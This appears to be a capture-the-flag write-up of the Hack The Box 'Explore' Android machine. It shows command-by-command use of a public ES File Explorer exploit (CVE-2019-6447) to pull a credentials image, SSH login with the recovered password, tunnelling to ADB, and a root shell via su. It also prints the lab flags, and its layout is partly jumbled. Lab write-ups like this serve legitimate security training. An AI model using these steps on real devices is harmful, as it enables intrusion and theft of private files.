Host Report

10.10.10.247

📱 Mobile - Shelled - Owned

Host Notes:

:/sdcard $ cat user.txt
f32017174c7c7e8f50c6da52891ae250

:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5

Ports:

<table>
<tr><th>Port</th><th>Proto</th><th>Service</th><th>Version</th><th>Status</th></tr>
<tr><td>2222</td><td>tcp</td><td>ssh</td><td>(protocol 2.0)</td><td>Owned</td></tr>
<tr><td colspan="5"><b>Port Notes:</b>
This is obviously a phone, in case the ES File Explore wasn't clear :D Now we have to figure out how to escalate to the phone's version of root (which if I recall is still root). The problem is that normal Linux enumeration scripts aren't going to work correctly AND we still have to find the user.txt flag. Time to go old school manual. After searching the file system, I found a few things. First, there's an SD card in this phone and the user flag is on it!

:/sdcard $ cat user.txt
f32017174c7c7e8f50c6da52891ae250

Now, if you recall port 5555 ADB was filtered. We could try utilizing port tunneling to access it.
ssh -L 5555:localhost:5555 kristi@10.10.10.247 -p 2222</td></tr>
<tr><td>5555</td><td>tcp</td><td>freeciv</td><td></td><td>Owned</td></tr>
<tr><td colspan="5"><b>Port Notes:</b>
┌──(kali㉿kali)-[~/Desktop/HTB/Explore]
└─$ adb connect localhost:5555
* daemon not running; starting now at tcp:5037</td></tr>
</table>

Port	Proto	Service	Version	Status

```
* daemon started successfully
connected to localhost:5555
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Explore]
└─$ adb devices
List of devices attached
emulator-5554   device
localhost:5555  device
```


Notice there are two "devices" attached. We need to specify which one we want adb to connect to the shell on.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Explore]
└─$ adb -s localhost:5555 shell                                    1
×
x86_64:/ $ whoami
shell
x86_64:/ $ su
:/ # whoami
root
```

Gotcha!!! Now we search for root.txt and this phone will be toast.

```
:/ # find / -name root.txt
```

Port	Proto	Service	Version	Status



```
:/data # find / -name root.txt
find: /proc/2/task/2/exe: No such file or directory
find: /proc/2/exe: No such file or directory
find: /proc/3/task/3/exe: No such file or directory
find: /proc/3/exe: No such file or directory
find: /proc/5/task/5/exe: No such file or directory
find: /proc/5/exe: No such file or directory
find: /proc/6/task/6/exe: No such file or directory
find: /proc/6/exe: No such file or directory
find: /proc/7/task/7/exe: No such file or directory
find: /proc/7/exe: No such file or directory
find: /proc/8/task/8/exe: No such file or directory
find: /proc/8/exe: No such file or directory
find: /proc/9/task/9/exe: No such file or directory
find: /proc/9/exe: No such file or directory
find: /proc/10/task/10/exe: No such file or directory
find: /proc/10/exe: No such file or directory
find: /proc/11/task/11/exe: No such file or directory
find: /proc/11/exe: No such file or directory
find: /proc/27171: No such file or directory
/data/root.txt
1|:/data # cat r
resource-cache/  root.txt
1|:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5
:/data #
```

:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5

36957	tcp			
42135	tcp	http	ES File Explorer Name Response httpd	
45141	tcp			
59777	tcp	http	Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older	Owned

Port	Proto	Service	Version	Status

Port Notes:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Explore]
└─$ gobuster dir -u http://10.10.10.247:59777 -w /usr/share/dirb/wordlists/big.txt -o gobusterExplore.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.247:59777
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/17 08:41:32 Starting gobuster in directory enumeration mode
===============================================================
/acct                 (Status: 301) [Size: 65] [--> /acct/]
/bin                  (Status: 301) [Size: 63] [--> /bin/]
/cache                (Status: 301) [Size: 67] [--> /cache/]
/config               (Status: 301) [Size: 69] [--> /config/]
/d                    (Status: 301) [Size: 59] [--> /d/]
/data                 (Status: 301) [Size: 65] [--> /data/]
/dev                  (Status: 301) [Size: 63] [--> /dev/]
/etc                  (Status: 301) [Size: 63] [--> /etc/]
/init                 (Status: 403) [Size: 31]
/lib                  (Status: 301) [Size: 63] [--> /lib/]
/mnt                  (Status: 301) [Size: 63] [--> /mnt/]
/oem                  (Status: 301) [Size: 63] [--> /oem/]
/proc                 (Status: 301) [Size: 65] [--> /proc/]
/product              (Status: 301) [Size: 71] [--> /product/]
/sbin                 (Status: 301) [Size: 65] [--> /sbin/]
/storage              (Status: 301) [Size: 71] [--> /storage/]
/sys                  (Status: 301) [Size: 63] [--> /sys/]
/system               (Status: 301) [Size: 69] [--> /system/]
/vendor               (Status: 301) [Size: 69] [--> /vendor/]

===============================================================
2022/01/17 08:56:26 Finished
===============================================================
```

Researching 5555 and 59777, we can discover ES File Explorer and it's information and vulnerabilities. Two great resources for those two ports are:

Port	Proto	Service	Version	Status


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447)

https://github.com/fs0c131y/ESFileExplorerOpenPortVuln (https://github.com/fs0c131y/ESFileExplorerOpenPortVuln)

Clone the exploit repo and check the README.md file to see what commands can be run. To save time, the one we need is:

python3 poc.py --ip=10.10.10.247 -c listPics then


python3 poc.py --ip=10.10.10.247 -g /storage/emulated/0/DCIM/creds.jpg



```
┌──(kali㉿kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]
└─$ python3 poc.py --ip=10.10.10.247 -c listPics
[*] Executing command: listPics on 10.10.10.247
[*] Server responded with: 200

{"name":"concept.jpg", "time":"4/21/21 02:38:08 AM", "location":"/storage/emulated/0/DCIM/concept.jpg", "size":"135.
33 KB (138,573 Bytes)", },
{"name":"anc.png", "time":"4/21/21 02:37:50 AM", "location":"/storage/emulated/0/DCIM/anc.png", "size":"6.24 KB (6,3
92 Bytes)", },
{"name":"creds.jpg", "time":"4/21/21 02:38:18 AM", "location":"/storage/emulated/0/DCIM/creds.jpg", "size":"1.14 MB
(1,200,401 Bytes)", },
{"name":"224_anc.png", "time":"4/21/21 02:37:21 AM", "location":"/storage/emulated/0/DCIM/224_anc.png", "size":"124.
88 KB (127,876 Bytes)"}

┌──(kali㉿kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]
└─$ python3 poc.py --ip=10.10.10.247 -g /storage/emulated/0/DCIM/creds.jpg
[*] Getting file: /storage/emulated/0/DCIM/creds.jpg
        from: 10.10.10.247
[*] Server responded with: 200
[*] Writing to file: creds.jpg

┌──(kali㉿kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]
└─$ █
```

Open the creds.jpg file and you'll have Kristi's login credentials.


Kristi:Kr1sT!5h@Rp3xPl0r3!



Kristi

Kr1sT!5h@Rp3xPl0r3!

Port	Proto	Service	Version	Status



```
┌──(kali㉿kali)-[~/Desktop/HTB/Explore]
└─$ ssh kristi@10.10.10.247 -p 2222
The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $ whoami
u0_a76
:/ $ hostname
localhost
:/ $ groups
inet everybody u0_a76_cache all_a76
:/ $ █
```